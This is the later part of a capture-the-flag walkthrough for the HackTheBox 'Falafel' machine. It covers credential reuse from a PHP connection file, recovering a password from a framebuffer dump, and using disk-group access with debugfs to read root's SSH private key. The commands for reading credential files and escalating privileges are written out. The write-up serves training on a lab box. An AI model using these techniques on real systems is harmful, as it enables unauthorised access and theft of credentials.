Creds in Connection File
This reveals a connection.php file containing database credentials for the Moshe user.
1
└─$ cat /var/www/html/connection.php


These are reused for SSH and allow us to grab a proper shell as well as the user flag inside of their home directory.
1
└─$ ssh moshe@falafel.htb
Reconstructing Credential Image
Interestingly, Moshe is in quite a lot of groups on the system. This ArchWiki page explains what they all of them are used for, so I go down the list enumerating all access points.

Our presence in the Adm group will let us read certain log files. I grepped through them hoping to find something like a mistyped password in a web request, however nothing came of it.
1
└─$ grep -iR password
Eventually I land in the /dev directory where things related to audio and video are stored. Searching for devices that we can access reveals /fb0 which is the device file representing the primary framebuffer. Reading through the documentation shows that this provides an abstraction for the graphics hardware, meaning we may be able to render a video from it.
I’ll cat the contents into an output file and transfer it to my local machine using scp.
1
2
3
4
5
6
7
8
9
10
11
#On remote machine
└─$ cd /dev

└─$ find . -group video

└─$ ls -la ./fb0

└─$ cat /dev/fb0 > output.raw

# On local machine
└─$ scp moshe@falafel.htb:/home/moshe/output.raw .

We’ll also need to find the screen’s resolution so it isn’t distorted, which can be found in the virtual_size file under /sys/class/graphics/fb0/.
1
2
└─$ cat /sys/class/graphics/fb0/virtual_size
1176,885
With that in hand, we can use the Gnu Image Manipulation Program (GIMP) tool to open this file as raw image data. First we can install it with sudo apt install gimp -y, navigate to the file open dialog, select our file and then specify the file type to match it.


From the load screen, we specify the format to be RGB565 and have the resolution match the height and width from the earlier values gathered in virtual_size (1176x885).

Opening the file will clearly grant us credentials for Yossi which can be used to login over SSH.
Abusing Disk Privileges
With access as Yossi, I repeat enumeration on the filesystem and once again go down the list of interesting group permissions. Our membership in the disk group allows us to read directly from the raw disks. Seems like sda1 is the primary disk and sda2 is the swap.
1
2
3
4
5
└─$ blkid

└─$ cat /etc/fstab

└─$ swapon -s

As I was unfamiliar with this group and its permissions, I did some digging which led me to this HackingArticles post. It explains that if someone in the disk group has access to the raw disks, we can read files since they are stored there.
We can use the debugfs tool in order to debug a filesystem. By specifying the primary disk (/dev/sd1), we’re able to read the root user’s private SSH key like normal.
1
2
3
└─$ debugfs /dev/sda1

└─$ cat /root/.ssh/id_rsa


Finally, we can copy/paste this to our local machine and use it to login via SSH and get full access on the box.
1
2
3
└─$ chmod 600 id_rsa

└─$ ssh -i id_rsa root@falafel.htb
That’s all y’all, I enjoyed this box due to its realistic nature. Sometimes poor developers will badly implement a countermeasure to prevent a vulnerability from arising which doesn’t fully stop attackers. The privesc portion was cool as it forced us to dig into the main Linux groups and what they’re used for, which I certainly needed to do.
Although the attack paths are not too technically difficult, they are all interesting and require a good deal of research to understand what’s happening behind the scenes so props to the creators - dm0n and Stylish. I hope this was helpful to anyone following along or stuck and happy hacking!